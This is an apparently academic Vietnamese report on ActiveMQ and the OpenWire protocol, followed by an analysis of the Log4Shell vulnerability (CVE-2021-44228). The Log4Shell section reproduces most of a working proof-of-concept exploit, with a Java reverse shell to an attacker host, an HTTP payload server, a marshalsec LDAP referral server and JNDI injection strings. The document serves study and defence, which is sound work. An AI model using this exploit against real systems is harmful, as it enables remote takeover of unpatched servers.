
Để hiểu rõ hơn chúng ta xét ví dụ sau:

Một ví dụ điển hình là trong ngành tài chính và ngân hàng, nơi này đòi hỏi hệ thống phải có tính sẵn sàng cao để đáp ứng các dịch vụ 24/7 và tốc độ là thứ rất quan trọng trong ngành này nhưng ưu tiên nhất vẫn là tính an toàn và tin cậy của toàn bộ hệ thống. Nhưng vẫn có một vài ngoại lệ dẫn đến trục trặc kỹ thuật khiến hệ thống bị ngoại tuyến (offline). Vậy phải làm sao để giao tiếp với một máy chủ hoặc dịch vụ đang ngoại tuyến?



Hình 1. 9. Quá trình giao tiếp không có Message Broker

ActiveMQ đã giải quyết được vấn đề trên bằng cách đưa tin nhắn vào hàng đợi. Tin nhắn này không được gửi và xử lý ngay lập tức mà thay vào đó nó sẽ được xử lý khi phía dịch vụ trực tuyến trở lại:




Hình 1. 10. Quá trình giao tiếp có Message Broker

1.2.3 Cấu trúc của ActiveMQ

Cấu trúc của ActiveMQ bao gồm các tin nhắn(message), broker, hàng đợi (Queue) và chủ đề (Topic). Khi tin nhắn được đưa vào hệ thống, chúng sẽ được sắp xếp thành hai mẫu: hàng đợi và chủ đề.

Hàng đợi là các đường dẫn FIFO (first-in, first-out) chứa các thông điệp được tạo ra bởi Producers và người nhận là Consumers. Producers tạo tin nhắn và đẩy chúng vào hàng đợi này. Sau đó, những tin nhắn đó sẽ được các ứng dụng Consumers thăm dò và thu thập. Những tin nhắn này được đẩy ra lần lượt, mỗi tin nhắn được chuyển tới từng bên nhận (Consumers) phù hợp. Chúng hoạt động như một kênh đăng ký tin nhắn, tạo ra hệ thống giao tiếp một chiều. Đây là mô hình nhắn tin P2P (Point To Point).



Hình 1. 11. Minh họa quá trình giao tiếp qua Broker

Chủ đề là các kênh gửi nhận tin nhắn dựa trên đăng ký. Khi một ứng dụng Producers gửi một tin nhắn đến kênh Topic, nhiều Consumers đã 'đăng ký' chủ đề đó sẽ nhận được một tin nhắn quảng bá hay tin nhắn đó sẽ được gửi đến tất cả các Consumers đã tham gia vào kênh topic. Kiểu gửi tin nhắn được gọi là “publish-subscribe”.

1.2.4 Các bước hoạt động của ActiveMQ

Bước 1: Khởi tạo một Connection để tạo một kênh liên lạc giữa client và broker.

Bước 2: Tiếp theo, client phải thiết lập một session để tạo và đọc tin nhắn. Bạn có thể hiểu session như một luồng thông báo để xác định một cuộc giao tiếp cụ thể giữa client và broker. Bản thân client là producer hoặc consumer.

Bước 3: Khởi tạo một Transaction, Transaction được tạo bởi client là transaction giữa producer và broker hoặc giữa broker và consumer, và không bao giờ giữa producer và consumer.

Bước 4: Producer gửi tin nhắn đến destination (đích) mà broker quản lý. Consumer truy cập destination đó để lấy tin nhắn.

Bước 5: Tin nhắn bao gồm header (tiêu đề), optional properties (thuộc tính), và body (nội dung). Body chứa dữ liệu, header chứa thông tin broker cần định tuyến và quản lý tin nhắn và các thuộc tính có thể được xác định bởi các ứng dụng client hoặc bởi provider để phục vụ nhu cầu của chính họ trong việc xử lý tin nhắn.

Connection, Session, Destination, Message, Producer và Consumer là những đối tượng cơ bản tạo nên một ứng dụng JMS (Java Message Service).


1.2.5 Tổng quan về giao thức Openwire

1.2.5.1 Khái niệm về Openwire

OpenWire là một giao thức mở được sử dụng trong hệ thống message-oriented middleware (MOM), chẳng hạn như Apache ActiveMQ. Giao thức này chủ yếu được thiết kế để hỗ trợ việc truyền tải thông điệp giữa các thành phần của hệ thống, bao gồm producers (người sản xuất) và consumers (người tiêu thụ), cũng như message broker.

1.2.5.2 Cấu trúc của giao thức Openwire

Openwire được sử dụng để chuyển đổi các đối tượng phức tạp thành định dạng có thể truyền qua mạng như byte và ngược lại. Để dễ hình dung chúng ta coi các đối tượng này thành các commands và chúng được biểu diễn trong giao thức Openwire như sau :




Hình 1. 12. Cấu trúc gói tin Openwire

Giao thức Openwire sử dụng kết nối TCP và các command được gửi liên tiếp nhau như một dãy byte không có bất kỳ dấu phân tách nào.

1.2.5.3 Định dạng trong giao thức Openwire


Để đảm bảo tương thích giữa các thành phần, thiết bị trong quá trình giao tiếp thì giao thức Openwire cung cấp một định dạng dữ liệu để thống nhất trong quá trình trao đổi. Trong quá trình này, các bên sẽ trao đổi một trường đặc biệt là “WIREFORMAT_INFOR” để truyền thông tin về các tùy chọn mã hóa, phiên bản. Dưới đây là hình minh họa tùy chọn “Wireformat” trong Openwire:



Hình 1. 13. Định dạng giao thức Openwire

1.2.5.4 Command Encoding

Trong OpenWire và nhiều hệ thống truyền tin nhắn, việc mã hóa (encoding) dữ liệu là một bước quan trọng để chuyển đổi các đối tượng và thông tin thành định dạng có thể truyền qua mạng. Mỗi command sẽ được encoded như sau :



Hình 1. 14. Command Encode

Trong hình trên chúng ta có thể thấy nếu tùy chọn “SizePrefixDisable” được bật thì các command sẽ ko chứa các thông tin về kích thước dữ liệu và ngược lại.

Chú thích:

- type: Đây là định danh command (tham khảo bảng định danh command)
- command-specific-fields: dữ liệu cụ thể của từng commands

1.2.5.5 Command field Encoding

Trong Openwire, các commands sử dụng cùng một thuật toán khi mã hóa dữ liệu các trường của chúng. Các thuật toán này sẽ giới hạn các lệnh được các trường sử dụng có kiểu dữ liệu sau:


Các loại nguyên thủy trong Java: Đây là các kiểu dữ liệu cơ bản như int, long, double, và những kiểu dữ liệu tương tự trong Java.

- String (Chuỗi): Các trường có thể chứa chuỗi ký tự.
- Mảng Byte (Byte Arrays): Các trường có thể chứa mảng các byte.
- Mảng Byte Kích Thước N (N Sized Byte Arrays): Các trường có thể chứa các mảng byte có kích thước xác định trước.
- Throwable: Các trường có thể chứa thông tin về lỗi hoặc ngoại lệ (Throwable).

Chúng ta sẽ phân tích cách mã hóa hai trường dữ liệu là String và Throwable:

- String Type encoding: Trong giao thức Openwire cung cấp cho chúng ta 2 kiểu mã hóa String như sau:

Đối với các String rỗng thì sẽ được mã hóa thành một byte “0” và ngược lại sẽ được mã hóa là 1:



Hình 1. 15. Minh họa String Type encoding

Chú thích:

- Not-null: giá trị khi mã hóa, bằng 1 khi String not null và bằng 0 nếu String null.
- Size: Số byte sau khi String được mã hóa UTF-8.
- Encode-string: String sau khi được mã hóa UTF-8

CHƯƠNG 2: PHÂN TÍCH CÁC CVE TRÊN APACHE

2.1 Lỗ hổng Log4Shell (CVE-2021-44228)

2.1.1 Giới thiệu về JNDI, sự liên quan đến Log4j2

Để hiểu về CVE-2021-44228 cần hiểu về JNDI. Thư viện Log4j2 có một cơ chế cho phép lấy thông tin từ dịch vụ lưu trữ bên ngoài để hỗ trợ việc ghi log. Việc tương tác với các server này được thực hiện thông qua việc tận dụng API có tên là JNDI. JNDI được thiết kế để cung cấp một giao diện chung cho phép truy cập các dịch vụ hiện có như DNS, LDAP, CORBA và RMI.

Lỗ hổng Log4Shell xảy ra ở tính năng kết nối tới bất kì dịch vụ nào (như LDAP) thông qua JNDI chỉ bằng cách sử dụng URL. Log4j không cung cấp bất kì bộ lọc nào để loại trừ các URL không xác định. Các dịch vụ từ xa như LDAP trả về đối tượng được tuần tự hóa và class của nó (có thể chứa mã độc hại).

❖ Giới thiệu về Java Naming Reference (JNDI reference)

Java Naming Reference hay còn gọi là JNDI reference là một đối tượng jndi có chứa thông tin mà ứng dụng có thể sử dụng để tìm kiếm và truy cập một đối tượng cụ thể. Nó được sử dụng nhằm mục đích phù hợp tốc độ của Naming service, do phải xử lý yêu cầu về đối tượng Java một cách nhanh nhất có thể thay vì phải serialize đối tượng đó.

Ví dụ: Cú pháp JNDI reference: "\${jndi:ldap://localhost:1389/a}".

```
$ cat jndi_reference
DN: a
  javaClassName: foo
  javaCodeBase: http://localhost:8000/
  objectClass: javaNamingReference
  javaFactory: Exploit
```

Hình 2. 1. Cú pháp Java Naming Reference

2.1.2 Tổng quan về Log4shell

Log4Shell là lỗ hổng phần mềm trong phiên bản Apache Log4j2. Lỗ hổng Log4shell được công khai với mã lỗi CVE-2021-44228, cho phép hacker có thể

chiếm quyền điều khiển các thiết bị trên mạng internet nếu chúng đang sử dụng phiên bản Apache Log4j 2.0 đến 2.15.

Kẻ tấn công có thể khai thác lỗ hổng bằng cách sử dụng payload text message để điều khiển máy tính từ xa. Nhà phát hành Apache đã xếp lỗ hổng này với điểm đe dọa CVSS là 10/10, đây là mức độ nghiêm trọng nhất của một lỗ hổng.

2.1.3 Phân tích về lỗ hổng Log4Shell

2.1.3.1 Cách thức hoạt động của lỗ hổng Log4Shell


Lỗ hổng Log4Shell xuất phát từ việc xử lý dữ liệu đầu vào JNDI. Log4j2 hỗ trợ thực hiện JNDI lookup thông qua các cấu hình. Điều này có thể được cấu hình để tìm kiếm và sử dụng các đối tượng từ môi trường JNDI. JNDI API còn có thể được cấu hình với đặc quyền cao để tìm kiếm và truy cập nhiều dịch vụ và đối tượng khác nhau.

Bên cạnh đó, Log4j2 cho phép lập trình viên chèn động lệnh vào thông điệp log. Điều này có nghĩa là nếu một ứng dụng sử dụng Log4j2 để ghi log và nếu kẻ tấn công có khả năng chèn một chuỗi đặc biệt vào log, thì lỗ hổng có thể được tận dụng để thực thi mã độc hại.

Vì vậy, nếu ứng dụng chạy có cấu hình JNDI với đặc quyền cao, kẻ tấn công có thể tận dụng khả năng của JNDI và chèn chuỗi đặc biệt vào log, từ đó có thể thực hiện các hành động độc hại, bao gồm cả thực thi mã từ xa.

Điều này đã tạo ra một kịch bản tấn công trong đó kẻ tấn công có thể tận dụng lỗ hổng Log4Shell trong Log4j2 để thực hiện tấn công RCE (Remote Code Execution) thông qua việc chèn mã độc hại vào thông điệp log và sử dụng tính năng JNDI Lookup để thực thi mã từ xa từ nguồn bên ngoài.

Để hiểu rõ cách thức khai thác lỗ hổng Log4Shell, dưới đây là một hình phác thảo tổng quát về cách mà một tin tặc có thể lợi dụng lỗ hổng Log4Shell để tấn công:



Hình 2. 2. Kịch bản khai thác lỗ hổng Log4Shell

Bước 1: Chèn mã độc vào thông điệp log: Tin tặc chèn một chuỗi đặc biệt chứa tham chiếu JNDI độc hại vào thông điệp log thông qua thư viện Log4j. Chuỗi này sẽ được đưa vào các lệnh log thông qua ứng dụng sử dụng Log4j để ghi log.

Bước 2: Tận dụng lỗ hổng Log4Shell:

- Log4j khi gặp các tham chiếu JNDI trong thông điệp log sẽ thực hiện JNDI lookup để lấy giá trị tương ứng từ môi trường JNDI.
- Tin tặc tận dụng lỗ hổng này để thực hiện các hành động độc hại, bao gồm cả thực thi mã từ xa.

Bước 3: Thực thi RCE: Nếu tin tặc có khả năng kiểm soát giá trị được trả về từ JNDI lookup có thể chèn mã độc hại vào và thực hiện RCE. Mã độc hại này có thể thực thi các lệnh từ xa trên hệ thống mục tiêu, mang lại quyền kiểm soát đầy đủ cho tin tặc.

Bước 4: Kiểm soát từ xa hệ thống mục tiêu: Sau khi thực hiện RCE thành công, tin tặc có thể kiểm soát hệ thống mục tiêu từ xa. Tin tặc có thể thực hiện các hành động như thay đổi cấu hình, đánh cắp dữ liệu, triển khai mã độc hại khác, hoặc thậm chí là lan truyền qua mạng nội bộ.

2.1.3.2 Phân tích mã nguồn

2.1.3.2.1 Mô tả luồng thực thi

Kẻ tấn công gửi một cú pháp jndi reference vào input của ứng dụng chứa lỗ hổng, kích hoạt code ghi log. Ví dụ: "\${jndi:ldap://localhost:1389/a}".

Thư viện log4j2 phân tích cú pháp, nhận thấy có yêu cầu lookup jndi ("\${jndi:...}"), log4j2 gọi đến phương thức JndiLookup.lookup() và truyền vào tham số đường dẫn đến server LDAP.

```
50 public String lookup(final LogEvent event, final String key) {
51     if (key == null) {
52         return null;
53     }
54     final String jndiName = convertJndiName(key);
55     try (final JndiManager jndiManager = JndiManager.getDefaultManager()) {
56         return Objects.toString(jndiManager.lookup(jndiName), null);
57     } catch (final NamingException e) {
58         LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}].", jndiName, e);
59         return null;
60     }
61 }
```

Hình 2. 3. Tìm kiếm một giá trị trong JNDI

Phương thức này gọi đến phương thức JndiManager.lookup() của thư viện JNDI.

```
170 @SuppressWarnings("unchecked")
171 public <T> T lookup(final String name) throws NamingException {
172     return (T) this.context.lookup(name);
173 }
```

Hình 2. 4. Lấy dữ liệu trả về từ máy chủ LDAP

Từ đây, JNDI sẽ truy tiến hành tìm kiếm và vấn đến máy chủ LDAP, lấy về đối tượng được truy vấn, phân tích đối tượng. JNDI nhận thấy có attribute “javaCodeBase” và “javaFactory” do đó sẽ thực hiện download đối tượng tại đường dẫn “javaCodeBase/javaFactory”. Cuối cùng, JNDI thực hiện khởi tạo đối tượng sử dụng phương thức constructor trong file chứa mã độc khai thác.

2.1.3.2.2 Phân tích mã nguồn chứa lỗ hổng

Trong phiên bản 2.14 của thư viện Log4j không hề có chức năng ngăn chặn việc sử dụng JNDI để lấy dữ liệu từ bên ngoài cũng như việc kiểm tra địa chỉ máy chủ LDAP. Cụ thể, khi ta truyền vào cú pháp jndi reference có chứa địa chỉ máy chủ LDAP như \${jndi:ldap://localhost:1389/a} vào máy chủ mục tiêu. Hàm ‘doPost’ dưới đây sẽ tiến hành xử lý dữ liệu được nhập vào là cú pháp

jndi_reference và tiến hành xử lý đăng nhập. Khi đăng nhập lỗi, hàm sẽ ghi lại username là cú pháp trên cùng với địa chỉ máy chủ LDAP vào log bằng class log4j và log4j tiến hành phân tích log như đã được phân tích ở mục trên.

```
18      @Override
19      @@@ protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
20
21          String userName = req.getParameter(s: "uname");
22          String password = req.getParameter(s: "password");
23
24          resp.setContentType("text/html");
25          PrintWriter out = resp.getWriter();
26          out.println("<html><body>");
27
28          if(userName.equals("admin") && password.equals("password")){
29              out.println("Welcome Back Admin");
30          }
31          else{
32
33              // vulnerable code
34              Logger logger = LogManager.getLogger(com.example.log4shell.log4j.class);
35              logger.error(userName);
36
37              out.println("<code> the password you entered was invalid, <u> we will log your information </u> </code>");
38          }
```

Hình 2. 5. Thực hiện ghi log

Cho đến đoạn code thực hiện lấy dữ liệu về từ server LDAP sau khi tiến hành tìm kiếm nội dùng bằng đối tượng ‘context’ xong, luồng thực thi không gặp trở ngại.

```
170      @SuppressWarnings("unchecked")
171      public <T> T lookup(final String name) throws NamingException {
172          return (T) this.context.lookup(name);
173      }
```

Hình 2. 6. Lấy dữ liệu trả về từ server LDAP

Để khắc phục lỗ hổng này, trong bản cập nhật 2.17.0 của thư viện Log4j, trong file ‘JndiLookup.java’ đã được thêm vào đoạn code:

```
27      public JndiLookup() {
28          if (!JndiManager.isJndiLookupEnabled()) {
29              throw new IllegalStateException("JNDI must be enabled by setting log4j2.enableJndiLookup=true");
30          }
31      }
```

Hình 2. 7. Kiểm tra tính năng JNDI Lookup

Có thể thấy hàm ‘JndiLookup’ đã tiến hành kiểm tra tính năng “jndi lookup” có được cho phép hay không ở dòng 28. Nếu không, lập tức throw một exception khiến hoạt động lookup bị ngừng lại.

2.1.4 Phân tích mã nguồn khai thác

File mã nguồn khai thác có tên là ‘poc.py’ được xây dựng bằng ngôn ngữ Python sẽ được tải về và sử dụng trong phần thực nghiệm. Đầu tiên ta tiến hành phân tích hàm ‘generate_payload’ trong ‘poc.py’.

```
14 def generate_payload(userip: str, lport: int) -> None:
15     program = """
16     import java.io.IOException;
17     import java.io.InputStream;
18     import java.io.OutputStream;
19     import java.net.Socket;
20
21     public class Exploit {
22         public Exploit() throws Exception {
23             String host="%s";
24             int port=%d;
25             String cmd="/bin/sh";
26             Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
27             Socket s=new Socket(host,port);
28             InputStream pi=p.getInputStream(),
29                 pe=p.getErrorStream(),
30                 si=s.getInputStream();
31             OutputStream po=p.getOutputStream(),so=s.getOutputStream();
32             while(!s.isClosed()) {
33                 while(pi.available()>0)
34                     so.write(pi.read());
35                 while(pe.available()>0)
36                     so.write(pe.read());
37                 while(si.available()>0)
38                     po.write(si.read());
39                 so.flush();
40                 po.flush();
41                 Thread.sleep(50);
42                 try {
43                     p.exitValue();
44                     break;
45                 }
46                 catch (Exception e){
47
48                 };
49                 p.destroy();
50                 s.close();
51             }
52         }
53     """ % (userip, lport)
54
55     p = Path("Exploit.java")
56     try:
57         p.write_text(program)
58         subprocess.run([os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/javac"), str(p)])
59     except OSError as e:
60         print(Fore.RED + f'[-] Something went wrong {e}')
61         raise e
62     else:
63         print(Fore.GREEN + '[+] Exploit java class created success')
```

Hình 2. 8. Mã nguồn khai thác Log4Shell (1)

Có thể thấy hàm được tạo có tên ‘generate_payload’ và truyền vào 2 tham số là ‘userip’ và ‘lport’. Đầu tiên, hàm đã tiến hành cho gán payload mã độc Java vào một chuỗi đa dòng ‘program’ đồng thời thay 2 biến ‘userip’ và ‘lport’ vào 2 tham số ‘host’ và ‘port’ trong payload Java. Và nội dung của program là đoạn payload Java sẽ được ghi vào tệp ‘Exploit.java’. Tiếp theo, tại dòng 58, đoạn mã gọi ‘subprocess.run’ nhằm chạy trình biên dịch ‘javac’ để biên dịch tệp java vừa được tạo ra thành tệp ‘Exploit.class’.

Tiếp theo, từ dòng 16 đến dòng 52 trong ảnh mã nguồn trên, ta tiến hành phân tích đoạn payload mã độc Java. Payload này đã mở một kết nối TCP bằng cách sử dụng thư viện Socket và tiến hành kết nối từ máy chủ nạn nhân đến máy chủ kẻ tấn công qua 2 biến ‘host’ và ‘port’. Sau đó, từ dòng 28 tới 48, payload tạo một tiến trình ‘p’ gọi đến shell của hệ điều hành Linux bằng cách gọi ProcessBuilder xử lý biến ‘cmd’ là ‘/bin/sh’. Tiếp theo mã nguồn sẽ tiến hành xử lý ‘InputStream’ và ‘Output Stream’ để truyền và nhận dữ liệu và thông báo lỗi shell từ máy chủ nạn nhân sang máy chủ tấn công và ngược lại. Quá trình xử lý dữ liệu này được vào trong vòng lặp ‘while’ tạo vòng lặp trao đổi dữ liệu giữa 2 máy cho tới khi kết nối được đóng. Kết quả là đã tạo một payload có chức năng thực hiện một kết nối ngược và thực thi lệnh từ xa (reverse shell).

Tiếp theo, phân tích hàm có tên là ‘payload’.

```
66 def payload(userip: str, webport: int, lport: int) -> None:
67     generate_payload(userip, lport)
68
69     print(Fore.GREEN + '[+] Setting up LDAP server\n')
70
71     # create the LDAP server on new thread
72     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
73     t1.start()
74
75     # start the web server
76     print(f"[+] Starting Webserver on port {webport} http://0.0.0.0:{webport}")
77     httpd = HTTPServer(('0.0.0.0', webport), SimpleHTTPRequestHandler)
78     httpd.serve_forever()
```

Hình 2. 9. Mã nguồn khai thác Log4Shell (2)

Hàm ‘payload’ trên được tạo và gán với các tham số ‘userip’ được dùng để gán địa chỉ ip máy chủ tấn công, ‘webport’ được dùng để tạo cổng cho dịch vụ HTTP ở máy chủ tấn công và ‘lport’ được dùng để chỉ định cổng mà máy chủ mục tiêu sẽ kết nối tới máy chủ tấn công. Sau đó hàm ‘generate_payload’ được gọi tới để tiến hành tạo tệp mã độc ‘Exploit.class’, sau đó khởi chạy dịch vụ LDAP

bằng cách gọi hàm 'ldap_server' trong luồng. Kèm theo đó, khởi tạo dịch vụ HTTP trên máy chủ tấn công và khởi chạy dịch vụ nhằm mục đích chứa file đối tượng mã độc 'Exploit.class'.

Cuối cùng file khai thác đã tạo và khởi chạy máy chủ LDAP trong hàm 'ldap_server' và truyền vào 2 tham số là 'userip' và 'lport'. Trong đó hàm tạo một cú pháp jndi_reference được trỏ đến payload mã độc cuối cùng tại dòng 92. Để có thể tạo được dịch vụ LDAP server, hàm đã sử dụng tính năng LDAP server trên một bộ công cụ hỗ trợ khai thác là Marshalsec để khởi động máy chủ LDAPRefServer.

```
91 def ldap_server(userip: str, lport: int) -> None:
92     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
93     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
94
95     url = "http://{}:{}/#Exploit".format(userip, lport)
96     subprocess.run([
97         os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
98         "-cp",
99         os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
100         "marshalsec.jndi.LDAPRefServer",
101         url,
102     ])
```

Hình 2. 10. Mã nguồn khai thác Log4Shell (3)

2.1.5 Hậu quả thiệt hại và các biện pháp ngăn chặn lỗ hổng

Lỗ hổng Log4shell khá dễ bị kẻ tấn công khai thác. Quá trình tổng thể yêu cầu kỹ năng không quá cao để thực hiện một cuộc tấn công. Đây là lý do tại sao số lượng các cuộc tấn công khai thác lỗ hổng này ngày càng tăng.

Tác động của lỗ hổng Log4shell: Các cuộc tấn công DoS, các cuộc tấn công chuỗi cung ứng, chèn phần mềm độc hại như trojan horse, chèn mã tùy ý, thực thi mã từ xa.

Hậu quả thiệt hại của lỗ hổng này: Thông qua lỗ hổng này, kẻ tấn công có thể truy cập vào máy chủ web mà không cần mật khẩu, sau đó có thể thâm nhập vào các mạng nội bộ, đánh cắp dữ liệu có giá trị, cài đặt phần mềm độc hại, xóa thông tin quan trọng.....

Mặc dù tác động của lỗ hổng Log4shell là rất rộng, nhưng vẫn có các biện pháp để giúp khắc phục lỗ hổng Log4shell:

- **Nâng cấp và cập nhật bản vá hệ thống:** Đầu tiên và quan trọng nhất, nếu hệ thống đã triển khai bất kỳ phiên bản Apache nào bị ảnh hưởng, điều quan trọng là phải nâng cấp phần mềm lên phiên bản mới nhất.

